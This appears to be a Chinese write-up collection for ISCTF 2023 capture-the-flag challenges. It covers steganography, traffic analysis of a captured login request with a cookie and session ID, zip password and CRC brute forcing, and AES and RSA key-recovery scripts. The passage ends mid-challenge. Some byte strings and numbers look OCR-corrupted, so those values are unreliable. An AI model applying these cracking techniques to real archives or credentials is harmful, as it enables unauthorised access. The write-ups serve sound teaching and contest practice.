压缩包解压出来是一张图片和一个提示文件，缩小10倍的意思是，图片中的像素点的间距是10，按照这个原理可以提取像素点合成另一张图片。

下面提供python脚本：

```
from PIL import Image
#该脚本的目的是将1new.png中隐藏的图片提取出来
im1 = Image.open("1new.png")

width = im1.width//10
height = im1.height//10

new = Image.new("RGB", (width,height))
for x in range(width):
    for y in range(height):
        w1 = im1.getpixel((x*10,y*10))
        new.putpixel((x,y),w1)
new.show()
new.save("flag.png")
```

提取的图片使用zsteg可以提取出有flag的图片。

## 小白小黑

---

出题人：Qjzhalx

看题目描述小白说：zo23n里面的z就是zero，o就是one，n就是nine。同理小黑说的也这样。最后用脚本将01239换成白色，45678为黑色，就是一个二维码。扫一下就是flag

## stream

---

出题人：guoql


盲注SQL，如果成功的话返回包总长度是1072手搓一下后面ASCII的参数

73 83 67 84 70 123 48 111 112 115 33 45 89 48 117 45 70 49 110 100 45 84 104 51  
45 83 51 99 114 101 116 45 102 108 97 103 33 33 33 125

## 杰伦可是流量明星

出题人:fpclose


下载附件，解压，发现一个 login.mp3，是一个音频文件，并且可以播放，但是却不是莫斯密码。使用16进制工具打开发现：



开头是一个rar的压缩包，将音频文件修改为：login.rar，解压发现文件中有一个流量文件 login.pcapng。使用工具打开，发现有一个http流量包：

| No. | Time     | Source          | Destination     | Protocol | Length | Info                                                                        |
|-----|----------|-----------------|-----------------|----------|--------|-----------------------------------------------------------------------------|
| 11  | 1.927364 | 192.168.189.112 | 218.24.168.45   | HTTP     | 1326   | POST /NewPage/Login.aspx?ReturnUrl=%2f HTTP/1.1 (application/x-www-form-unl |
| 19  | 1.967007 | 218.24.168.45   | 192.168.189.112 | HTTP     | 931    | HTTP/1.1 200 OK (text/html)                                                 |

右键，追踪流的TCP流



打开发现flag。

打开发现flag:

```
Wireshark - 追踪 TCP 流 (tcp.stream eq 2) - login.pcapng

POST /NewPage/Login.aspx?ReturnUrl=%2f HTTP/1.1
Host: 218.24.168.45:6688
Connection: keep-alive
Content-Length: 383
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://218.24.168.45:6688
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://218.24.168.45:6688/NewPage/Login.aspx?ReturnUrl=%2f
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: .XfzUser=EACE436461FD058FAB8F80AB32B5684E629F669712126791E00534397CD23DAE4710CCCE8CD72F3B83A1FA379B9D284EC6D0832232B227240F37BA1880656B7B8FA3E42A18C4EFBD898805811C7C46DC; ASP.NET_SessionId=s1zgje1rx14p1faqzrqgb0oe

hidIp=39.152.148.33&__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTY1NTY2Mzg5NWRkWAQ555e9idG%2B5JKbbOxit8zBuY5d6CI9jHnklQBKQEA%3D&__EVENTVALIDATION=%2FwEWCAK1%2F6XMBQK11bKzCQLG8eCkDwLRxcX7CwKN5NzNBgKWrsS6AwLB6b6zDAL6o4PRA7ey86C9MAJ3Zk7GyZhLO5J6D%2FaRhdsEFzo1tJubInf2&txtUserName=admin&txtUserPwd=f1ag%7Bwddhr836459_83%7D&rdnSelect=teacher&btnLogin1=+%B5%C7+%C2%BC+%hidLogin=HTTP/1.1
200 OK
Date: Wed, 11 Oct 2023 09:20:38 GMT
```


%7B是'{'，%7D是'}'，将中间的内容复制下来，放入isctf{}，提交即可。

## 小蓝鲨的秘密

出题人: DOUBL3SEV3N

考点: 伪加密, png 高度,aes

压缩包载入 010, CTRL+f 搜索 50 4B 01 02, 找到加密文件的全局标志位, 将两个 09 都改成 00 如下:



改成 00 解除伪加密, 然后 txt 文档打开看题目描述

flag.txt - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

可爱的小蓝鲨不知道这个字符串是什么, 强大的你, 你能告诉小蓝鲨吗?

U2FsdGVkX1/ij5Hxtt6G8tDvbXIQcMLJ6isLpLmxqxW8mOmFIB4DgBGXSR3ceEcj



得到一个字符串和一张蓝鲨图片。这个字符串看格式疑似 AES 加密。那么图片里可能隐藏着密码。修改 png 图片的高度，将 10 修改为 83 得到密码



密码为：15CTF2023

AES 在线解密：<https://tool.oschina.net/encrypt/>

明文:

[SCTF{2832-3910-232-3742-7320}]

加密算法:

- ☒ AES
- ☐ DES
- ☐ RC4
- ☐ Rabbit
- ☐ TripleDes

密码:

15CTF2023

加密 >

密文:

U2FsdGVkX1/5Hxtt6G8tDvbXIQcMLJ6isLpLmxqxW8mOmFIB4DgBGXSR3ceEej

得到 flag:

```
ISCTF{2832-3910-232-3742-7320}
```

## easy\_zip

出题人: f00001111

考点: zip密码爆破

入门题, 6位纯数字密码, 使用软件或脚本爆破。

## Ez\_crc

出题人: Dr34m

[https://github.com/Dr34nn/CRC\\_Cracker](https://github.com/Dr34nn/CRC_Cracker)

```
dictionary = {'1': '壹', '2': '贰', '3': '叁', '4': '肆', '5': '伍', '6': '陆',  
'7': '柒', '8': '捌', '9': '玖', '0': '零', 'a': '啊', 'b': '玻', 'c': '雌', 'd':  
'得', 'e': '鹅', 'f': '佛', 'g': '哥', 'h': '喝', 'i': '爱', 'j': '基', 'k':  
'科', 'l': '勒', 'm': '摸', 'n': '讷', 'o': '喔', 'p': '坡', 'q': '欺', 'r': '日',  
's': '思', 't': '特', 'u': '乌', 'v': '迂', 'w': '巫', 'x': '希', 'y': '歪', 'z':  
'资'}  
big = '大写的'  
flag='output'  
flipped_dict = {v: k for k, v in dictionary.items()}  
i=0  
while i < len(flag):  
    if flag[i] in flipped_dict:  
        print(flipped_dict[flag[i]],end='')  
    else:  
        i += 3  
        print(flipped_dict[flag[i]].upper(),end='')  
    i += 1
```

另一种写脚本爆破的方法

```
un  ...  ISCTF 2023
bump.py  note.txt  flag.zip  U1ZORFZFWjdPVFEwWTJSbU5XWXRNV1U0W

EZcrc > bump.py > ...
1  from binascii import crc32
2  import zipfile
3
4  crcs = {}
5  chars = range(128, 256)
6  for i in chars:
7      for j in chars:
8          for k in chars:
9              crcs[crc32(bytes([i, j, k]))] = [i, j, k]
10
11  zip_ref = zipfile.ZipFile('flag.zip', 'r')
12
13  files = {}
14  for file in zip_ref.infolist():
15      files[int(file.filename.rstrip('.txt'))] = file.CRC
16
17  files = sorted(files.items(), key=lambda x: x[0])
18  files = [i[1] for i in files]
19
20  for file in files:
21      print(''.join([hex(i)[2:] for i in crcs[file]]), end=' ')
22
```

## 小蓝鲨的问卷

题目

47 已解出

×

小蓝鲨的问卷

 799

请复制链接访问填写

<https://wj.qq.com/s2/13752419/7ft1/>

Flag

提交


填写即可

## MCSOG-猫猫



出题人：Dr34m

在群中发送flag在哪，然后看一下是零宽，再看一下类型，再丢到网站里就秒了



Zero Width Characters for Steganography:

- ☐ U+200B ZERO WIDTH SPACE
- ☒ U+200C ZERO WIDTH NON-JOINER
- ☐ U+200D ZERO WIDTH JOINER
- ☒ U+200E LEFT-TO-RIGHT MARK
- ☐ U+202A LEFT-TO-RIGHT EMBEDDING
- ☒ U+202C POP DIRECTIONAL FORMATTING
- ☐ U+202D LEFT-TO-RIGHT OVERRIDE
- ☐ U+2062 INVISIBLE TIMES
- ☐ U+2063 INVISIBLE SEPARATOR
- ☐ U+FEFF ZERO WIDTH NO-BREAK SPACE

text in text Steganography Sample

Original Text:  (length: 7)

flag我来啦

Steganography Text:  (length: 3)

flag我来啦

Encode »

« Decode

Download Stego Text as File

Hidden Text:  (length: 31)

ISCTF[[o]F0o0.LI!i\_Bu\_D4Ng\_r3N]

Wanderful New World

出题人：guoql

拿到我的世界存档直接开游戏，搜图后根据提示发现有一排方块，猜测为摩斯码进行替换成功得到一半flag

第1页 / 共1页

抬头仰望天空的彩虹，低头  
回忆古典的语言。

另一半再搜寻后发现日志文件里存在特殊字符像 ASCII 码，转换后得到一串base64 再转换得到另一半 flag，两个一拼接得到完整 flag  
88 48 49 68 88 49 100 80 85 107 120 69 88 48 108 79 88 48 108 84 81 49 82 71 102 81 61 61  
<guoql> 88 48 49 68 88 49 100 80 85 107 120 69 88 48 108 79 88 48 108 84 81 49 82 71 102 81 61 61

```
X01DX1dPUKxEX010X01TQ1RGfQ==
```

## 蓝鲨的福利

下载附件，没有给出文件的后缀。查看16进制。发现是缺失了png的文件头，补齐文件头，添加文件后缀 .png 成功打开图片，直接读取flag即可。

## 签到题

把两张图片拼在一起，得到“蓝鲨信息”的公众号二维码，扫描回复关键词即可

## 张万森，下雪了

出题人：D0UBL3SEV3N

考点：SNOW 隐写，字典爆破，base64 多次编码

解题步骤： 下载附件后得到一个压缩包和一个字典文件 dic.txt。压缩包里 面的 txt 文件需要密码，dic.txt 爆破压缩包密码。使用 ARCHPR.exe 字典文件破解密码。

得到压缩包里面的文件密码：blueSHARK666

tip.txt 里的密文是经过 base64 进行 17次编码后得到的，对这段密文进行 17 次 base64 解密，脚本如下：

```
import base64
Sstr=''
with open('tip.txt', 'r', encoding='UTF-8') as f: #打开 tip.txt 文件
    Sstr="".join(f.readlines()).encode('utf-8')
src=Sstr
while True:
    try:
        src=Sstr
        Sstr=base64.b64decode(Sstr) #解码
        str(Sstr,'utf-8')
        continue
    except:
        pass
        break
with open('result.txt','w', encoding='utf-8') as file: #写入明文
    file.write(str(src,'utf-8'))
print('ok')
```

得到一些无法解密的字符，使用词频统计：

```
alphabet =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*()_+=={}
[]"
# filename = input('请输入目标文本:')
data = input()
result = {d:0 for d in alphabet}#生成字典

def sort_by_value(d):
    items = d.items()
    backitems = [[v[1],v[0]] for v in items]
    backitems.sort(reverse=True)
    print(backitems,'\n\n') #按出现次数从大到小输出对应次数和字符
    return [ backitems[i][1] for i in range(0,len(backitems)) ]#按出现次数从大到小返回字符

for d in data:
    for alpha in alphabet:
        if d == alpha:
            result[alpha] = result[alpha] + 1 #字符出现一次加一

print(''.join(sort_by_value(result))) #连接成字符串
```

统计完成之后：

```
词频分析 ×
C:\Users\86198\AppData\Local\Microsoft\WindowsApps\python3.8.exe C:\Users\86198\AppData\Roamin
C:\Users\86198\AppData\Local\Microsoft\WindowsApps\python3.8.exe C:\Users\86198\AppData\Roamin
[[2168, 'I'], [1593, 'S'], [1391, 'C'], [764, 'T'], [733, 'F'], [674, 'Z'], [602, '0'], [541,
ISCTFZ023da6YXpJmbNxMcEjn5Beo0Qy4D9q6PA}{zwvutsrlkingf_^[WVURLKH@=871-+*)(%$#!
进程已结束 退出代码0
```

查看 flag.txt，可以看到有信息被隐藏起来了，不难发现这是 SNOW 隐写，这里的 flag 是迷惑人的，真正的 flag 藏匿在 flag.txt 文件中。解密的密文就是刚刚得到的 ISCTFZ023。

解密如下：

```
SNOW.EXE -C -p "ISCTFZ023" flag.txt
```

这样才能得到真正的flag


```
C:\Users\86198\Desktop\challenge\Isctf2023出题人\张力霖，下雪了>SNOW.EXE -C -p "ISCTFZ023" flag.txt
ISCTF {34da-a87s-sk87-s384-3982-398233}
```

## 你说爱我?尊嘟假嘟?

出题人：D0UBL3SEV3N


考点：Ook 加密，base64

附件是个 docx 文档，打开后重复出现“你说爱我”“尊嘟”“假嘟”。判断为 Ook 加密，将“你说爱我”替换为“Ook.”；“尊嘟”替换为：“Ook!”；“假嘟”替换为：“Ook?”。注意替换的时候中英文符号即可。然后 Ook 解码：



得到一个字符串：ild3l4pXejwPcCwJsPA0q7sJczdRdTsjcCEUsP1Z

base64 解码,注意编码方式不同，要切换一下：



ISCTF{9832h-s92hw-23u7w-2j8s0}

## Crypto



## Beyond Hex, Meet Heptadecimal

出题人: mumuzi

这题考7bit and binary 先知道偏移量然后再7bit补位

exp:

```
from Crypto.Util.number import bytes_to_long

s = 'ID71QI6UV7NRV5ULVJDDJ1PTVJDDVINVBQUNT'

binary_str = ''
for char in s:
    if '0' <= char <= '9':
        value = int(char)
    else: # A-E
        value = 10 + ord(char) - ord('A')
    binary_repr = bin(value)[2:].zfill(5)
    binary_str += binary_repr
```

```
# Convert the binary string to ASCII
decoded_str = ''
for i in range(0, len(binary_str), 7):
    char_value = int(binary_str[i:i+7], 2)
    decoded_str += chr(char_value)

print(decoded_str)
```

## EasyAES

出题人: DexterJie

```
from secret import flag,key
from Crypto.Util.number import *
from Crypto.Cipher import AES
import os
assert(len(flag)==39)
assert(len(key)==16)

def padding(msg):
    tmp = 16 - len(msg)%16
    pad = hex(tmp)[2:].zfill(2)
    return bytes.fromhex(pad*tmp)+msg
def encrypt(message,key,iv):
    aes = AES.new(key,AES.MODE_CBC,iv=iv)
    enc = aes.encrypt(message)
    return enc
iv = os.urandom(16)
message = padding(flag)
hint = bytes_to_long(key)^bytes_to_long(message[:16])
enc = encrypt(message,key,iv)
print(enc)
print(hex(hint))
"""
b'bsF\xb6m\xcf\x94\x9fg1\xfa\xG\xd4\xa3\x04\xfb\x9c\xac\xed\xbe\xc4\xc0\xb5\x899|
u\xbf9e\xe0\xa6\xd
b5\xa8\x84\x95(\xc6\x18\xfe\x07\x88\x02\xe1v'
0x47405a4847405a48470000021a0f2870
"""
```

padding函数是在明文前面填充 `\t\t\t\t\t\t\t\t\t\t`

再根据 `flag` 开头是 `ISCTF{`

再利用CBC加密的特性，爆破最后 `key` 的最后一位以及 `iv` 即可求解

exp:

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import os
def padding(msg):
    tmp = 16 - len(msg)%16
    pad = hex(tmp)[2:].zfill(2)
    return bytes.fromhex(pad*tmp)+msg
hint = 0x47405a4847405a48470000021a0f2870
c =
b'bsF\xb6m\xcf\x94\x9fg1\xfaG\xd4\xa3\x04\xfb\x9c\xac\xed\xbe\xc4\xc0\xb5\x899|
u\xbf9e\xe0\xa6\xd
b5\xa8x\x84\x95(\xc6\x18\xfe\x07\x88\x02\xe1v'
m = b"\t\t\t\t\t\t\t\t\t\tISCTF{"
for i in range(256):
    try:
        msg = m + long_to_bytes(i)
        key = long_to_bytes(hint ^ bytes_to_long(msg))
        c0 = c[:16]
        aes = AES.new(key,AES.MODE_ECB)
        cc = aes.decrypt(c0)
        iv = long_to_bytes(bytes_to_long(cc) ^ bytes_to_long(msg))
        d = AES.new(key,AES.MODE_CBC,iv = iv)
        flag = d.decrypt(c)
        if (b"ISCTF{" in flag) and (flag[-1] == 125):
            print(flag)
    except:
        pass
# ISCTF{1b106cea3fb848e7bea310c9851f15c1
```

## signin

出题人: Dexterjie

```
from Crypto.Util.number import *
from secret import flag
def genKey(nbits):
    p = getPrime(nbits)
    q = getPrime(nbits)
    N = p*q
    d = inverse(N, (p-1)*(q-1)//GCD(p-1, q-1))
    return N,d
```

```

def encrypt(message,N):
    m = bytes_to_long(flag)
    c = pow(m, N, N)
    return c
nbits = 1024
m = bytes_to_long(flag)
N,d = genKey(nbits)
c = encrypt(m,N)
print('c =', c)
print('N =', N)
print('d =', d)
"""
c =
29897791365314067508830838449733707533227957127276785142837008063510003132596050
393885548439564070
67883869656316457499081175643459973200162213856417632723315438138071764839235767
264289314236760736
96799069403715408674566541514088841714676380605230664064416974539719960115481954
995492001031238415
56085936672833238264876038160712793697159776332101536779874757463509294968879216
810485825310481778
47238453144220603456448853239917124346388190057840774698232477926094195779245521
764188333413136661
43106446071141288681538978063629544565856618555694325137852254535017923561756496
764197726265480719
16379318631677869452985829916084336045071072493567871623113923140668031380684940
109024609167449291
38067512470155754273683472289832808288843056622932284078141133626326859497855856
431074407658163946
92104625675435852517187443402161555576060049954495057823028647258568772893880088
191350233719480174
25832082773421030256964953984562211638060
N =
32319133728974247088030979698436875208680571907882849750668752416364360212795590
267530765283998919
36983240045179193386905918743759145596242896507856007669217275515235051689758768
735530529408948098
86052927792104614606547333335711015800864879920787397674504871451686856175420254
313062971346136531
46275359823797189316335289220762685313638094142550829336156677704918184021268913
701060458386954841
24212397783571579791558324350069782623908757815983802849109451590357380624488436
968737140312471089
66242830811324631058833604443826582257455881651005476321598364946700934545848007
788262411862078901
57585077362724029987213666623527940824954413038950255853166672298655331666149696
410121956682805864
77033200418153345241668242651407009849656745509386158276185301334443855737552801
531617549980843398
64875103264989540393931964895490848761971155570012429419170240698112835534844974
846644995156845113
5718146828444185238617155432417897711198169
d =
22090819539811704862811004213305703250154826422598582316156546039079382589952366
242473291071857935

```



```
05245903682872078570596705588521064346151346451834326700237847254303850480282481
086776700955242055
18013647694485975996499747580966911259433184798952372110628624294686853944766950
244209186984164963
98712041668701281134665649886143843261043170586854182997748187538546814374733435
948167321461893115
94031238922131614306024302947909138477220737629993116744281342419562939147161831
074143403304494651
42849402354034926378025006749405210014879947411570380433942279355488861684317611
066949685697268714
760755591128598654573304969
""""
```

### 考察Schmidt-Samoa密码系统

$$\therefore Nd \equiv 1 \pmod{(p-1)(q-1)}$$

任意选取一个 $a$ , 有 $a^{Nd} \equiv a^{k(p-1)(q-1)+1} \equiv a \pmod{pq}$

$$\therefore k \times (p \times q) = a^{Nd} - a$$

和 $N$ 求公因数即可得到 $p \times q$ , 再用 $d$ 解密即可

exp:

```
import gmpy2
c =
29897791365314067508830838449733707533227957127276785142837008063510003132596050
393885548439564070
67883869656316457499081175643459973200162213856417632723315438138071764839235767
264289314236760736
96799069403715408674566541514088841714676380605230664064416974539719960115481954
995492001031238415
56085936672833238264876038160712793697159776332101536779874757463509294968879216
810485825310481778
47238453144220603456448853239917124346388190057840774698232477926094195779245521
764188333413136661
43106446071141288681538978063629544565856618555694325137852254535017923561756496
764197726265480719
16379318631677869452985829916084336045071072493567871623113923140668031380684940
109024609167449291
38067512470155754273683472289832808288843056622932284078141133626326859497855856
431074407658163946
92104625675435852517187443402161555576060049954495057823028647258568772893880088
191350233719480174
25832082773421030256964953984562211638060
N =
32319133728974247088030979698436875208680571907882849750668752416364360212795590
267530765283998919
36983240045179193386905918743759145596242896507856007669217275515235051689758768
735530529408948098
```

```

8605292779210461460654733335711015800864879920787397674504871451686856175420254
313062971346136531
46275359823797189316335289220762685313638094142550829336156677704918184021268913
701060458386954841
24212397783571579791558324350069782623908757815983802849109451590357380624488436
968737140312471089
66242830811324631058833604443826582257455881651005476321598364946700934545848007
788262411862078901
57585077362724029987213666623527940824954413038950255853166672298655331666149696
410121956682805864
77033200418153345241668242651407009849656745509386158276185301334443855737552801
531617549980843398
64875103264989540393931964895490848761971155570012429419170240698112835534844974
846644995156845113
5718146828444185238617155432417897711198169
d =
22090819539811704862811004213305703250154826422598582316156546039079382589952366
242473291071857935
05245903682872078570596705588521064346151346451834326700237847254303850480282481
086776700955242055
18013647694485975996499747580966911259433184798952372110628624294686853944766950
244209186984164963
98712041668701281134665649886143843261043170586854182997748187538546814374733435
948167321461893115
94031238922131614306024302947909138477220737629993116744281342419562939147161831
074143403304494651
42849402354034926378025006749405210014879947411570380433942279355488861684317611
066949685697268714
760755591128598654573304969
tmp = pow(2,d*N,N) - 2
pq = gmpy2.gcd(tmp,N)
m = pow(c,d,pq)
print(bytes.fromhex(hex(m)[2:]))
# ISCTF{aeb8be10-ff19-42cf-8cfd-2ce71ac418e8}

```

## 1zRSA

出题人: DexterJie

```

from secret import flag
from Crypto.Util.number import *
import gmpy2
e = 65537
def genKey(nbits):
    while 1:
        p1 = getPrime(3*nbits)
        p2 = gmpy2.next_prime(p1)
        q1 = getPrime(nbits)
        q2 = getPrime(nbits)
        if (abs((p1 - p2)*q1*q2 / p2) < 0.5):

```

```

        n1 = p1 * q1
        n2 = p2 * q2
        return n1,n2
def encrypt(message,e,n):
    m = bytes_to_long(message)
    cipher = pow(m,e,n)
    return cipher
e = 65537
nbits = 512
N1,N2 = genKey(nbits)
c = encrypt(flag,e,N1)
print("c =",c)
print("N1 =",N1)
print("N2 =",N2)
"""
c =
10514867898770499427284608506159580569755258729683776720082395249877529851029152
305989048383470182
99294574399729563833430112855484176761952880937773665123857670066467587176946968
746688534720903302
30211325757004364701052894674236557423231433735782681841415732374339274981437401
555528296336014899
26767185335051352605346248971754473960051955670785777007641909166041398566067524
811394639822575661
46934015291370641736506568383594598023926866514690095769268559024238654094464658
673915842742848447
19785594539546742923004965688233825135055119400621590257003124921634543041209160
554661084980009904
08937265075788135466153131436
N1 =
29306627985861300819651846356448043523015086509329909246911330574896611830331438
353458702041787309
53157062613666910057650110858102450257021298336997938765804157838446620057336288
106076187347859068
46112652491665915109485977987138641277444887474518159196778616847871354640978859
066307724721118994
55047125676738720391327331161464894360886214160668909531050207033060523194208723
151015702926842472
55493384938034337565469611535996049572790922192625163040837652703329112302689320
772244064986739497
16803160084342516675671748062145226216930421649973817293000753943933728089170618
133467944228218194
94227772694592990703688149467
N2 =
